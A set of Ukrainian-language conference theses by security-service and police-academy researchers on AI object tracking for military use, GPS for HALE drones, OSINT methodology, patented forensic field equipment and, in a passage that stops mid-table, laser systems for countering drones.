ІНТЕГРАЦІЯ ШІ-ТЕХНОЛОГІЙ ДЛЯ ВИЯВЛЕННЯ ТА ВІДСТЕЖЕННЯ ОБ'ЄКТІВ У ВІЙСЬКОВИХ ТА БЕЗПЕКОВИХ СИСТЕМАХ

Розвиток методів машинного навчання та комп'ютерного зору призвів до значних змін у сфері обробки відеозображень. Ці технологічні інновації зумовили нові підходи до розуміння, аналізу та застосування відеоінформації. Актуальним напрямком досліджень є аналіз інноваційних наукових розробок у цій сфері, які деталізують різноманітні аспекти обробки відеоданих. Ретельне вивчення сучасних методологій, зосереджених на глибокому навчанні та нейронних мережах, дозволяє дослідити їх вплив на підвищення ефективності аналізу, класифікації та загальної якості відеозображень. Сфера впливу досліджень в галузі систем обробки відео на основі штучного інтелекту (ШІ) є значно ширшою та охоплює такі сектори, як наприклад:

1) медицина:
- аналіз медичних зображень (МРТ, КТ, рентген);
- діагностика захворювань;
- комп'ютерна хірургія;

2) відеоспостереження:
- розпізнавання облич;
- контроль доступу;
- аналіз поведінки;

3) індустрія розваг:
- створення візуальних ефектів;
- анімація;
- комп'ютерні ігри.

Одним із основних застосувань технології обробки відео на основі ШІ є розпізнавання об'єктів. Алгоритми штучного інтелекту автономно виявляють і ідентифікують об'єкти у відеозображеннях, включаючи людей, автомобілі та тварин. Така можливість знаходить практичне застосування в системах відеоспостереження, автономних транспортних засобах і безлічі інших програм. Безперервна еволюція алгоритмів розпізнавання об'єктів із прогресом нейронних мереж і методів глибокого навчання значно підвищила точність і швидкість виявлення об'єктів у динамічному відеопотоці. Складний процес розпізнавання об'єктів складається з декількох етапів. На першому етапі відбувається виявлення об'єктів на зображенні завдяки різноманітнім методам, починаючи від алгоритмів, що зосереджуються на особливих точках, і закінчуючи складним аналізом контурів об'єктів. На другому етапі проводиться ідентифікація об'єкта, який включає визначення типу або класу, до якого

належить об’єкт. Основну роль на цьому етапі відіграє машинне навчання та використовуються моделі, навчені великими наборами даних, для класифікації об’єктів на основі їхніх відмінних зовнішніх характеристик. Застосування машинного навчання не тільки підвищує точність, але й забезпечує адаптацію до різноманітних категорій об’єктів та умов середовища. В результаті процесу розпізнавання об’єктів надається детальний список виявлених та ідентифікованих об’єктів, як правило, із зазначенням їхніх координат у зображенні чи відеопотоці. Ця інформація використовується для багатьох цілей, включаючи, але не обмежуючись, автоматичним відстеженням об’єктів і виявлення конкретних подій у відеозаписі.

Ще одним ключовим завдання в обробці відеозображень є аналіз поведінки. Він передбачає застосування алгоритмів машинного навчання для ретельного вивчення поведінки об’єктів у відеоконтенті. Це включає виявлення аномалій, аналіз жестів та інтерпретацію рухів. Постійне вдосконалення моделей аналізу поведінки в поєднанні з інтеграцією можливостей обробки в реальному часі розширило можливості таких програм, як виявлення аномалій у системах безпеки та аналіз взаємодії людини з комп’ютером [1].

Слід зазначити, що редагування відео зазнало революційних інновацій завдяки застосуванню ШІ. Алгоритми ШІ автоматизують редагування та обробку відеозображень, дозволяючи виконувати такі завдання, як зменшення шуму, покращення якості відео, зміна фону та додавання візуальних ефектів. Використання моделей глибокого навчання для семантичної сегментації та покращення зображення значно підвищило точність і ефективність процесів редагування відео [2].

Вплив штучного інтелекту на сферу постпродакшн ефектів стає все більш суттєвим. Він призводить до оновлення та вдосконалення існуючих методів. Розвиток ШІ відкриває нові можливості для візуальних ефектів у відеоконтенті. Завдяки ШІ стає можливим:

- точне відстеження руху та органічне поєднання віртуальних елементів з реальним середовищем;
- плавне та непомітне вставлення об’єктів, що підвищує реалістичність візуальних ефектів;
- створення віртуальних об’єктів з високим ступенем деталізації та максимальною схожістю з реальними;

Генерація контенту стала передовою, де ШІ використовується для створення нового відеоконтенту. Такий підхід передбачає синтез відеозображень і генерацію анімованих персонажів шляхом застосування вдосконалених генеративних моделей.

Спостереження за рухом об’єктів може здійснюватися за допомогою таких базових алгоритмів:

- виявлення руху шляхом віднімання фону – використовується еталонне зображення фону для виявлення пікселів, які змінилися з часом, що може свідчити про наявність рухомого об’єкта;

- оптичний потік – відстежується зміщення пікселів між послідовними кадрами, що дає інформацію про швидкість та напрямок руху об’єктів;
- виявлення об’єктів – використовуються такі методи як каскадні класифікатори або YOLO, для класифікації та локалізації об’єктів у кадрі;
- порівняння ознак – використовуються дескриптори ознак, такі як SIFT або SURF, для порівняння та зіставлення об’єктів на різних кадрах;
- відстеження об’єктів – використовуються такі алгоритми, як фільтр Калмана або динамічне програмування, для прогнозування траєкторії руху об’єктів;
- методи щільного відстеження – використовуються такі методи як оптичний потік на основі частинок або метод Lucas-Kanade для відстеження щільних деформацій, що виникають при русі об’єктів.

У контексті використання алгоритмів виявлення та відстеження об’єктів на основі ШІ у військовому та безпековому секторах можна відзначити наступні напрямки:

- ✓ спостереження за полем бою – для спостереження за полем бою та виявлення ворожих сил;
- ✓ розпізнавання та класифікація цілей – для розпізнавання та класифікації ворожих цілей, таких як танки, бронетранспортери, літаки, люди;
- ✓ відстеження ворожих сил – для відстеження ворожих сил і прогнозування їхніх дій;
- ✓ охорона периметра – для охорони периметра військових баз та інших об’єктів;
- ✓ розвідка – для збору розвідданих про ворожі сили та їхню активність.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. W. Liu, D. Anguelov, D. Erhan, C. Szegedy, S. Reed, C. Y. Fu, A. C. Berg “SSD: Single shot multibox detector.”, In European conference on computer vision, Springer, 2016, pp. 21-37.
2. A. Krizhevsky, I. Sutskever, G. Hinton “ImageNet classification with deep convolutional neural networks.”, In Advances in neural information processing systems, 2012, pp.1097-1105.

МУСТАФАЄВ Олександр Васильович,
начальник відділу
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ОСОБЛИВОСТІ АДАПТАЦІЇ НАВІГАЦІЙНОЇ СИСТЕМИ GPS ПРИ АВТОМАТИЗАЦІЇ ПРОЦЕСУ КЕРУВАННЯ БПЛА КЛАСУ «HALE»

Враховуючи стрімкий розвиток авіаційних технологій, використання GPS при автоматизації процесу керування БПЛА стає необхідністю, що дозволить досягти високого рівня ефективності та безпеки при їх використанні. Це можна пояснити тим, що автоматизовані системи дозволяють оптимізувати використання ресурсів, зменшуючи витрати і підвищуючи продуктивність. Зазначимо, що саме БПЛА класу «HALE» є потужним та важливим інструментом для різних галузей, від оборони та розвідки до наукових досліджень та гуманітарних місій [1, 2, 3].

Дослідження адаптації навігаційної системи GPS при автоматизації процесу керування БПЛА класу «HALE» є актуальною задачою на сьогодняшній день.

Виходячи з актуальності даного дослідження, було проаналізовано існуючі наукові роботи та їх результати впровадження у практичну площину на прикладі БПЛА класу «HALE». Вибір вказаного типу літальних апаратів обумовлений тим, що БПЛА класу «HALE» (High Altitude Long Endurance) є вражаючими технологічними досягненнями, які мають численні переваги в порівнянні з іншими класами БПЛА, зокрема: 1) можливість літати на висотах, що недосяжні для більшості інших літальних апаратів. Це забезпечує їм довгий час польоту, що розширює їхні можливості для розвідки, спостереження та комунікацій; 2) тривалість польоту на великій висоті дозволяє замінити потребу великої кількості традиційних літаків або гелікоптерів забезпечуючи при цьому економію коштів; 3) багатогранний та високоефективний функціонал, вказані апарати можуть бути обладнані різноманітними сенсорами, включаючи візуальні, інфрачервоні, радіо та інші [3].

Варто зазначити, що саме вирішення питання автоматизації процесу керування БПЛА за рахунок використання штучного інтелекту надає змогу самонавчання систем за допомогою аналізу даних, що покращує адаптивність та результативність [1, 3]. Представимо основні аспекти адаптації навігаційної системи GPS при автоматизації процесу керування БПЛА класу «HALE» у вигляді таблиці 1.

Назва	Характеристичні особливості
Глобальна позиціонуваність:	GPS навігаційні системи забезпечують глобальну позиціонуваність для БПЛА класу «HALE», що є ключовим елементом при автоматизації керування.

Висока точність:	Сучасні GPS технології забезпечують високу точність позиціонування, що дозволяє ефективно керувати великими беспілотними літальними апаратами на великій висоті.
Множинні супутники:	З використанням сигналів від різних супутників GPS, автоматизована система керування БПЛА може покращити надійність та стійкість навігації навіть в умовах обмеженої видимості.
Адаптація до умов обмеженої видимості:	Для автоматизованих систем керування важливо мати можливість адаптації до поганих погодних умов або електромагнітного впливу, що забезпечується шляхом вдосконалення роботи навігаційних систем GPS.
Інтеграція з іншими сенсорами:	GPS може бути ефективно інтегрований з іншими сенсорами, такими як інфрачервоні камери або радари, для створення комплексних систем навігації та керування.
Захист від втрати сигналу:	Для уникнення проблем, пов’язаних із втратою сигналу GPS, можна використовувати методи резервування та автоматичного переключення на інші джерела навігації.
Забезпечення безпеки:	Висока стійкість та надійність системи GPS грають ключову роль у забезпеченні безпеки польотів БПЛА класу «HALE» та уникнення конфліктів з повітряним простором.

Таблиця 1

Таким чином, беручи до уваги швидкісний розвиток технологій та вимог до точності та безпеки при застосувані БПЛА, використання GPS в автоматизації процесу керування БПЛА класу «HALE» є не лише актуальним, але й стратегічно важливим, та потребує подальшого дослідження у розширенні стійкості та швидко-дії алгоритмів програмної реалізації.

Крім цього, при подальшій розробці нових або вдосконалення існуючих автоматичних систем керування БПЛА на основі інтелектуальних технологій необхідно враховувати нормативи та вимоги екологічної безпеки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. CAP 722. UnmannedAircraftSystemOperationsin UK Airspace. 22 December 2022. URL: http://publicapps.caa.co.uk/modalapplication.aspx?appid=11&mode=detail&id=415 (дата звернення 20.03.2024).
2. Jane's Unmanned Aerial Vehicles and Targets IssueThirty-four. Releases 2010, 2018, 2022p. URL: http //juav.janes.com (дата звернення 20.03.2024).
3. Науковий журнал «Вчені записки ТНУ імені В.І. Вернадського. Серія: Технічні науки» зареєстровано Міністерством юстиції України. 2023. № 5. Том 34 (73). URL: https://tech.vernadskyjournals.in.ua/journals/2023/5_2023/5_2023.pdf (дата звернення 20.03.2024).

НІЗОВЦЕВ Юрій Юрійович,
кандидат юридичних наук,
старший науковий співробітник
Національної академії Служби безпеки України
ВОРОБЙОВА Ярослава Михайлівна,
начальник відділу Центру судових і
спеціальних експертиз Українського науково-
дослідного інститут спеціальної техніки та
судових експертиз Служби безпеки України

ЩОДО ОКРЕМИХ ПРОБЛЕМНИХ ПИТАНЬ OSINT-РОЗСЛІДУВАНЬ

Розвідка на основі відкритих джерел (англ. Open source intelligence, OSINT) – концепція, методологія і технологія добування і використання військової, політичної, економічної та іншої інформації з відкритих джерел, без порушення законів [1]. Останнім часом термін «OSINT» став широко відомим, його застосовують і спецслужби (у тому числі, розвідувальні органи), і правоохоронці, і журналісти, і звичайні громадяни.

Складається враження, що такий вид розвідки з'явився відносно недавно. Насправді, ще з прадавніх часів 70-80% інформації отримувалось з відкритих джерел. Наприклад, до епохи Інтернету значну частину інформації про обстановку у певній державі, настрої громадян, їх відношення до влади та до інших держав, стан економіки тощо можна було отримати з преси. Навіть певну інформацію про новітні види озброєнь можливо було здобути із спеціалізованих часописів.

Звісно, не вся інформація доступна у відкритих джерелах. Натомість, аналізуючи відкриті дані, можливо отримати інформацію, яка не афішується широко або навіть взагалі приховується.

При цьому слід зауважити, що якісне проведення OSINT потребує комплексних знань. Що це означає? Розглянемо процес OSINT поетапно по спрощеній узагальненій схемі.

Першим етапом є початкове здобуття інформації, що передбачає її цілеспрямований пошук або отримання від третіх осіб за їх ініціативою (у даному випадку мова йде не лише про безпосередню передачу інформації, але й про поширення її через масмедіа (телеканали, радіостанції, друковані видання, онлайн-видання, інформаційні служби, соціальні мережі тощо). Якщо для отримання, зазвичай, специфічних навичок не потрібно, то пошук вимагає від OSINT-фахівця спеціальної підготовки. Звісно, певні результати можна отримати навіть просто ввівши запит у рядок пошукового сервісу. Але чим більш професійним є фахівець – тим більше інформації він зможе отримати.

На другому етапі отримана інформація підлягає перевірці. Адже інформація може бути цілком сфабрикована, може бути викривлена (тобто, містити частину правдивих відомостей і частину дезінформації), а може бути правдивою. Що це може означати? Наприклад, ворожі спецслужби можуть

вигадати певний компрометуючий факт про якусь посадову чи публічну особу. Яскравим прикладом може слугувати широко відомий діпфейк із Головнокомандувачем ЗСУ Валерієм Залужним [2]. Або може поширюватись інформація про якусь подію, яка дійсно мала місце, але в інший час, в іншому місці та за інших обставин. Наприклад, збитий повстанцями сирійський військовий вертоліт роспропаганда видавала за збитий гвинтокрил ЗСУ [3]. Особливо актуальною є перевірка інформації, яка отримується від третіх осіб (зокрема, з ворожих інформаційних ресурсів), адже тут від початку існує певна зацікавленість цих третіх осіб, і не завжди явним є очікуваний ними результат.

Третій етап – це аналіз отриманої інформації у випадку висновку про її достовірність, або ж, за необхідності, дослідження мети дезінформації у випадку висновку про недостовірність отриманої інформації. Сюди ж відноситься оцінка інформації з точки зору її цінності.

Четвертий етап – пошук додаткової інформації. Є актуальним у випадку, якщо інформація визнана цінною, але вона потребує уточнення та/чи розширення.

Заключний етап – це використання інформації.

Слід зазначити, що описані вище етапи є умовними та тісно інтегрованими. Наприклад, перевірка та пошук додаткової інформації фактично можуть бути однією дією. А застосування інформації може бути поштовхом для нового пошуку. Наприклад, якщо було виявлено інформацію про новий вид озброєння і ця інформація підтвердилась, актуальним є пошук подробиць про цю зброю – як у відкритих джерелах, так і з використанням інших розвідувальних можливостей.

Розібравшись у загальних рисах з етапами OSINT, можна зрозуміти, якими знаннями та навичками має володіти OSINT-фахівець.

По-перше, це спеціальна підготовка щодо пошуку даних з відкритих джерел. Це включає в себе знання прийомів та методів OSINT, володіння навичками використання спеціалізованих професійних інструментів для збору даних, як то Google Dorks (зокрема, DorkSearch [4]), CSI Linux [5], Wayback Machine [6] тощо. При цьому слід зауважити, що різні види OSINT мають свою специфіку, а отже, потребують власних специфічних навичок. Наприклад, GEO-OSINT вимагає розвиненої просторової уяви, розуміння, як ті чи інші об'єкти виглядають з різних ракурсів та відстаней, спроможність порівняти зображення об'єкту, отримане із земної поверхні (чи близько до неї) та зображення цього ж об'єкта, отримане за допомогою супутникової зйомки тощо.

Перевірка та аналіз інформації також вимагають спеціалізації. Наприклад, якщо мова йде про зображення військової техніки, необхідними є знання щодо зовнішнього вигляду військової техніки, способів маскування та вміння вирізняти справжню техніку від макетів. Якщо ж мова йде про певні економічні показники, необхідними є знання з економіки. Для аналізу якихось даних щодо нафтовидобувної та нафтопереробної промисловості також необхідні відповідні знання. І так до нескінченності – відповідно до усіх сфер життя.

Кожна така сфера має власний термінологічний апарат. Навіть одна і та сама, цілком офіційна абревіатура може мати різне значення. Наприклад,

російськомовна абревіатура «ОМП» може означати «оружие массового поражения» (у сфері оборони), «Одесский морской порт» (логістика), «осмотр места происшествия» (правоохоронна діяльність), трансформатор «однофазный, масляный, преобразовательный/понижающий» (електротехніка). Але окрім офіційних термінів та абревіатур існують ще неофіційні жаргонізми, які будуть зовсім незрозумілими або неправильно зрозумілими для сторонньої особи.

Варто враховувати, що нерідко кілька сфер можуть бути тісно пов’язані одна з одною, і для OSINT-фахівця тоді необхідними будуть знання з усіх цих сфер.

Таким чином, для ефективного проведення розвідки на основі відкритих джерел необхідні як глибокі знання як безпосередньо з OSINT (з урахуванням напрямку), так і у сфері знань (чи кількох сферах), у якій проводиться пошук інформації.

Отже, маємо потребу у комплексі знань. Як це можна вирішити?

По-перше, можна залучити до OSINT групу фахівців, кожен з яких матиме відповідні знання у своїй вузькій сфері. Перевагою такого підходу буде можливість одночасної роботи всієї команди: доки один продовжує пошук даних, інший аналізує вже добуту інформацію. Недоліком є необхідність чіткої комунікації та налагодження ефективної взаємодії усіх членів команди.

По друге, можна відшукати одного OSINT-фахівця, який матиме всі необхідні знання і навички. Зосередження знань у однієї людини дозволяє більш глибоко і комплексно розуміти всі процеси, зв'язки причин і наслідків тощо. Необхідність злагодженої роботи відпадає. При цьому загальна продуктивність може бути меншою, оскільки нема можливості одночасного виконання кількох функцій.

Підбиваючи підсумки можна констатувати, що ефективне проведення розвідки на основі відкритих джерел вимагає комплексних знань як щодо прийомів та методів OSINT, так і тих сфер життя, яких вказане OSINT-розслідування стосується. Аби вирішити цю проблему можна залучити групу різнопланових фахівців або одного багатопрофільного спеціаліста. При цьому кожен з цих варіантів має свої переваги та недоліки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Розвідка на основі відкритих джерел. Матеріал з Вікіпедії — вільної енциклопедії. URL: https://uk.wikipedia.org/wiki/Розвідка_на_основі_відкритих_джерел (дата звернення 14.03.2024).
2. Ворожі ресурси запустили діпфейк з Головнокомандувачем ЗСУ Валерієм Залужним, який нібито закликав до держперевороту. Еспресо. URL: https://espreso.tv/merezheyu-shiritsya-dipfeyk-iz-nibito-zaluzhnim-i-zaklikom-do-zbroynogo-povstannya (дата звернення 14.03.2024).
3. Фейк: Перші кадри «збитого» українського вертольота. *Stop Fake.* URL: https://www.stopfake.org/uk/fejk-pershi-kadri-zbitogo-ukrayinskogo-vertolota/ (дата звернення 14.03.2024).
4. DorkSearch. URL: https://www.dorksearch.com (дата звернення 14.03.2024).
5. CSI Linux. URL: https://csilinux.com (дата звернення 14.03.2024).
6. Wayback Machine. URL: https://web.archive.org (дата звернення 14.03.2024).

ОРЛОВ Юрій Юрійович,
доктор юридичних наук, старший науковий співробітник,
головний науковий співробітник відділу організації наукової
роботи та захисту прав інтелектуальної власності
Національної академії внутрішніх справ

ДОСВІД РОЗРОБКИ ЗАСОБІВ КРИМІНАЛІСТИЧНОЇ ТЕХНІКИ В НАЦІОНАЛЬНІЙ АКАДЕМІЇ ВНУТРІШНІХ СПРАВ

Забезпечення принципу об'єктивності у розслідуванні кримінальних правопорушень визначальною мірою забезпечується виявленням та документуванням матеріальних слідів злочинних дій. Очевидно, що застосування правоохоронними органами сучасних криміналістичних методів виявлення, фіксації й дослідження слідів злочину є неможливим без застосування новітніх техніко-криміналістичних засобів. Більш того, суттєвий розвиток та удосконалення цих методів відбувається виключно на базі інноваційних розробок у сфері криміналістичної техніки.

Зазначене питання набуває особливої актуальності, зважаючи на необхідність виявлення та розслідування великої кількості воєнних злочинів та злочинів проти людяності, вчинених військовослужбовцями армії країни-агресора.

Метою цих тез є спроба надати короткий опис засобів криміналістичної техніки, технічні рішення щодо яких були розроблені в Національній академії внутрішніх справ за останні п'ять років.

Отже, вченими та фахівцями НАВС за період 2019-2023 років у було розроблено 19 засобів криміналістичної техніки, на які отримано 1 патент України на винахід, 13 патентів України на корисні моделі та 5 патентів на промислові зразки. Йдеться про засоби огляду місця події, пошуку, виявлення та фіксації речових доказів та мікрослідів, попередньої ідентифікації та аутентифікції, пакування та транспортування, криміналістичної фотозйомки, а також приладдя для роботи експерта.

Зокрема, для *огляду місця події* розроблений «Набір для забезпечення огляду місця події» (патент України на корисну модель № 131625). До набору входить комплект пристроїв, інструменту та допоміжного приладдя для огляду місця події, пошуку, виявлення, збору та фіксації слідів та речових доказів, включаючи електронні сліди. Корисна модель була впроваджена в практику правоохоронних органів України шляхом розроблення криміналістичної валізи на підставі ліцензійного договору, укладеного Національною академією з підприємством-виробником.

Для пошуку слідів злочину на місці події розроблений «Криміналістичний універсальний пошуковий пристрій» (патент України на корисну модель № 154798). Пристрій призначений для проведення пошукових робіт на місці події з метою виявлення та вилучення слідів кримінального правопорушення. Він відрізняється від існуючих конструкцій тим, що виконаний на базі розсувної

телескопічної штанги й дозволяє працювати з комплектом змінних насадок (пошукове дзеркало, ліхтарик, ультрафіолетовий освітлювач, магніт, механічний захват, скребок, тампон тощо), що робить його універсальним інструментом.

Для пошуку та збирання мікрооб'єктів запропоновано «Криміналістичний пристрій для збирання мікрооб'єктів» (заявка на видачу патенту України на корисну модель № u 202304083). Пристрій призначений для збирання мікрооб'єктів з матеріального середовища на місці події. Принцип дії пристрою заснований на трибоелектричному ефекті та явищі електростатичного прилипання. Дозволяє значно прискорити та полегшити процес пошуку та збирання мікрооб'єктів.

Для *пакування речових доказів* та слідів в Національній академії злочину розроблено ряд пристроїв, серед яких такі:

1) «Контейнер для криміналістичних об'єктів з повторним опечатуванням» (патент України на корисну модель № 142941). Конструкція контейнера дозволяє здійснювати його опечатування, як до, так і після розташування в ньому певних об'єктів, критичних до чистоти середовища (біологічні зразки ДНК, певні мікрооб'єкти тощо).

2) «Криміналістичний контейнер для біологічних зразків» (заявка на видачу патенту України на корисну модель № u 202302551). Контейнер призначений для збереження та транспортування до криміналістичної лабораторії вилучених на місці події слідів біологічного походження, які є нестійкими до впливу навколишнього середовища. Свою функцію контейнер здійснює завдяки можливості формувати всередині пристрою мікроклімату через особливості конструкції (застосування теплоізоляційного матеріалу, акумулятора холоду, осушувача повітря, віконець для провітрювання тощо).

3) «Криміналістична упаковка для уламків мін та снарядів» (заявка на видачу патенту України на корисну модель № u 202400801). Упаковка призначена для збереження та транспортування до криміналістичної або вибухотехнічної лабораторії уламків мін та снарядів, вилучених з місця події. Конструкція упаковки враховує особливості уламків, які зазвичай мають неправильну форму та гострі краї, і складається з ложементу та покрівлі, виконаних з пружного еластомеру (пінополіуретану) у формі паралелепіпедів, між якими розташовуються уламки, при цьому вся конструкція зовні обгортається стрейч-плівкою.

4) «Криміналістична упаковка для трупа» (патент України на корисну модель № 150551). Упаковка дозволяє в ході транспортування трупа зберегти мікрочастки та мікросліди на ньому. Вона являє собою еластичний повітропроникний та пилонепроникний пакет особливої геометричної форми із засобом обв'язування.

Для *попередньої ідентифікації* патрона на місці події в Національній академії розроблений «Шаблон для визначення різновиду патрона до нарізної вогнепальної зброї за стріляною гільзою» (патент України на винахід № 123102). Вірогідність правильної оперативної ідентифікації на місці події різновиду патрона, та відповідно, виду нарізної вогнепальної зброї вдалося значно підвищити завдяки швидкому визначенню за допомогою шаблона комбінації двох параметрів: довжини гільзи та діаметру її денця. Шаблон виконаний у вигляді пластини прямокутної форми з трьома прорізами в вигляді

ступінчастих фігур – два прорізи для визначення довжини гільзи та один проріз – для визначення діаметру її донної частини. На базі винаходу була розроблена конструкція шаблону, захищена свідоцтвом України на промисловий зразок № 45408 «Шаблон для визначення виду патрона короткоствольної вогнепальної зброї за стріляною гільзою».

З метою *попередньої аутентифікації* (перевірки на наявність ознак фальсифікації) паперових документів, знайдених на місці події, був розроблений носильний «Пристрій комплексної перевірки автентичності документів» (патент України на корисну модель № 149221). Пристрій дозволяє здійснювати перевірку документів у видимому, ультрафіолетовому та інфрачервоному світлі, а також виявити магнітний захист. За допомогою пристрою можливо, зокрема, вивити різні види технологічного та поліграфічного захисту документа, невидимі люмінесцентні й інфрачервоні позначки та магнітні мітки. Можливо виявити написи, залиті чорнилом або тушшю, візуалізувати стерті тексти, виявити дописи, виконані різними чорнилами тощо. Пристрій може бути використаний також нарядами патрульної поліції при перевірці документів у правопорушників.

Вченими Національної академії розроблений ряд пристроїв для забезпечення якісної *криміналістичної фотозйомки*, зокрема:

1) «Освітлювальний пристрій для криміналістичної фотозйомки» (патент України на корисну модель № 152519). Пристрій дозволяє здійснювати безтіньове освітлювання об’єктів при вузловій та детальній фотозйомці в ході огляду місця події завдяки застосуванню декількох джерел світла, розташованих по колу. Конструкція пристрою дозволяє складати його у компактний транспортний стан.

2) «Криміналістичний позначник» (патент України на корисну модель № 149220). При фотозйомці на місці події позначник застосовують для ідентифікації предметів та слідів, що знаходяться у важкодоступних місцях (таких як заболочена місцевість, скелі, крони дерев тощо), шляхом їх дистанційного позначення (нумерації). Пристрій виготовлений у вигляді куба з нанесеними на його гранях цифровими позначками та метричною шкалою на ребрах; до однієї із вершин куба через ланцюжок (шнур) та карабінне з’єднання прикріплений стабілізуючий тягарець (дротик, сюрікен, «кішка», адгезивна паста тощо).

Ідея дистанційної нумерації предметів та слідів на місці події знайшла розвиток при розробленні наступного пристрою – безконтактного криміналістичного позначника (заявка на видачу патенту України на корисну модель № u 202300913). Пристрій призначений для нумерації предметів та слідів на місці події при криміналістичній фотозйомці шляхом дистанційного проеціювання за допомогою ліхтаря відповідних літеро-цифрових кодів на віддаленій поверхні, розташованій, зокрема, під непрямим кутом.

3) «Масштабна криміналістична лінійка з юстуванням» (патент України на корисну модель № 155496). Лінійка призначена для здійснення масштабної фотозйомки предметів та їх деталей на місці події та в лабораторних умовах. Особливість конструкції лінійки уможливлює розташування її в одній площині

з предметом, що фотографується, що є необхідною умовою отримання якісного фотозображення. Лінійка оснащена трьома телескопічними опорами, які кріпляться до її тильної сторони за допомогою сферичних шарнірів.

4) «Лінійка планшетна криміналістична» (патент України на промисловий зразок № 38898). Лінійка призначена для здійснення масштабної фотозйомки предметів та їх деталей на місці події та в лабораторних умовах. Конструкція лінійки дозволяє визначати на фотографії лінійні розміри предмета у двох координатах та його колір.

5) «Лінійка масштабна криміналістична з інформаційним полем» (заявка на видачу свідоцтва України на промисловий зразок № s 2023 00873). Особливістю конструкції є наявність інформаційного поля, на яке слідчий або криміналіст на місці події вписує перед фотографуванням необхідні відомості про об'єкт, що фотографується. Це дозволяє фактологічно пов'язати отриману фотографію з фабулою злочину.

6) «Планшет криміналістичний для вимірювальної фотозйомки» (заявка на видачу свідоцтва України на промисловий зразок № s 202300734). Планшет призначений для здійснення в лабораторних умовах вимірювальної фотозйомки предметів, вилучених з місця події. Процес фотозйомки полягає у фотографуванні предмета на горизонтальній площині на тлі робочого поля планшета, конфігурація якого дозволяє визначати на фотографії лінійні та кутові розміри предмета і його колір.

7) «Лінійка зростова криміналістична» (патент України на промисловий зразок № 39836). Лінійка призначена для проведення сигналітичного фотографування затриманих осіб з рубрикацією росту людини залежно від її статі.

З метою криміналістичного забезпечення процесу огляду місця події був розроблений «Автомобіль для слідчо-оперативної групи» (патент України на корисну модель № 149202). Запропоновано план робочого простору спеціального транспортного засобу, призначеного для перевезення слідчо-оперативної групи та інструментально-інформаційного забезпечення її роботи при проведенні огляду місця події та інших слідчих дій. Компоновка та оснащення автомобіля передбачає обладнання слідчо-оперативного та експертно-криміналістичного відсіків, зручне розташування необхідних пристроїв, інструментарію та приладдя для забезпечення пошуку, збору, фіксації, зберігання та транспортування речових доказів та слідів (включно з електронними) в будь-який час доби та за будь-яких погодних умов, попередньої обробки та перевірки здобутої інформації за криміналістичними обліками засобами телекомунікації.

В період з 2018 року деякі з розроблених в НАВС криміналістичних засобів були впроваджені в діяльність практичних підрозділів Національної поліції України (зокрема, це – патенти України №№ 131625, 33325, 35937, 37004). Разом з тим, у сфері впровадження новацій компетентним відомствам доведеться ще багато попрацювати з метою: 1) унормування інноваційних процедур, 2) розроблення стимулюючих механізмів для підприємств-виробників інноваційної продукції.

ПАВЛЕНКО Віктор Степанович,
провідний науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

АНАЛІЗ МОЖЛИВОСТЕЙ ВИКОРИСТАННЯ ЛАЗЕРНИХ СИСТЕМ ДЛЯ ЗНИЩЕННЯ ТА ПЕРЕХОПЛЕННЯ БЕЗПІЛОТНИХ ЛІТАЛЬНИХ АПАРАТІВ

Стрімкий розвиток технологій безпілотних літальних апаратів (БПЛА) та їх широке використання в галузях цивільного та військового спрямування, зумовлює актуальність використання лазерних систем для знищення та перехоплення БПЛА [1; 2].

Лазерні системи стають важливим елементом сучасних технологій для забезпечення безпеки та захисту об'єктів від БПЛА. Зокрема, лазерні системи використовують для ефективного захисту критичних об'єктів, таких як аеропорти, підприємства, мости, електростанції та інші важливі об'єкти інфраструктури. Дані системи мають великий потенціал у знищенні та перехопленні БПЛА, що є особливо важливим в контексті перспектив розвитку даної галузі та поширення цих технологій в оборонній сфері [3-5].

Останнім часом технології БПЛА стрімко розвиваються, але разом із зростанням їх кількості зростають і проблеми, пов'язані з їх неправомірним використанням. У зв'язку з цим, використання лазерних систем, зокрема систем знищення та перехоплення, стає об'єктом інтересу широкого кола науковців при побудові захисту важливих об'єктів та територій. Це пояснюється тим, що лазерні системи можуть бути використані для ефективного знищення БПЛА, а високопотужні лазери можуть впливати на електроніку та системи управління апаратів [4].

Якщо вирішується задача для захоплення БПЛА без його знищення, то можна використовувати системи лазерного впливу для порушення його стабільності або викликання помилок у системах навігації. Прикладом використання лазерних систем озброння є:

– система LaWS (Laser Weapon System) - технологічний демонстратор високоенергетичної лазерної зброї, створений командуванням морських систем ВМС США NAVSEA (Naval Sea Systems Command);

– лазерний комплекс HEL (High-Energy Laser) компанії Boeing, встановлений на бронетранспортер Boxer. Комплекс здатний виявляти, супроводжувати і знищувати цілі – як в повітрі, так і на землі. Його потужності досить для знищення безпілотників і ракет малої дальності [1].

Оскільки, лазерні системи характеризуються високою точністю впливу на конкретні частини БПЛА, то це дозволяє ефективно використовувати їх для забезпечення безпеки без зайвого пошкодження об’єктів навколишнього середовища. Аналіз останніх наукових досліджень показує що, залишаються не

повністю вирішені задачі, пов'язані з розробкою та використанням лазерних систем [3, 5]. Зокрема, проблеми пов'язані із забезпеченням ефективності лазерів на великі відстані та в умовах різкої зміни погодних умов.

Представимо у вигляді таблиці 1, основні характеристики лазерних систем з точки зору їх протидії та перехоплення БПЛА:

Назва	Характеристичні особливості
Технічні властивості	Потужність лазера: визначає здатність системи пошкодити або знищити об'єкт. Висока потужність є ключовою для ефективного впливу на БПЛА. Дальність дії: важливий параметр для визначення, на якій відстані лазер може взаємодіяти з цільовим об'єктом.
Точність та керованість	Точність наведення: можливість системи точно навести лазер на ціль. Висока точність дозволяє забезпечити ефективне використання лазера. Керованість: здатність системи швидко реагувати та відстежувати рухливі цілі.
Швидкість та відгук	Швидкість активації: час, який потрібний для активації лазера після виявлення цілі. Швидка реакція може бути вирішальною для успішного знищення БПЛА. Відгук: важливо, щоб система могла виявляти та реагувати на БПЛА у режимі реального часу.
Енергетична ефективність	Використання енергії: оцінка того, наскільки ефективно система використовує енергію для створення лазерного впливу. Важливо для забезпечення довготривалої роботи системи.
Можливість знищення та перехоплення	Знищення: висока потужність лазера може призводити до знищення БПЛА шляхом перегрівання або пошкодження його систем. Перехоплення: здатність лазеру впливати на систему керування БПЛА для його відхилення від місця призначення.
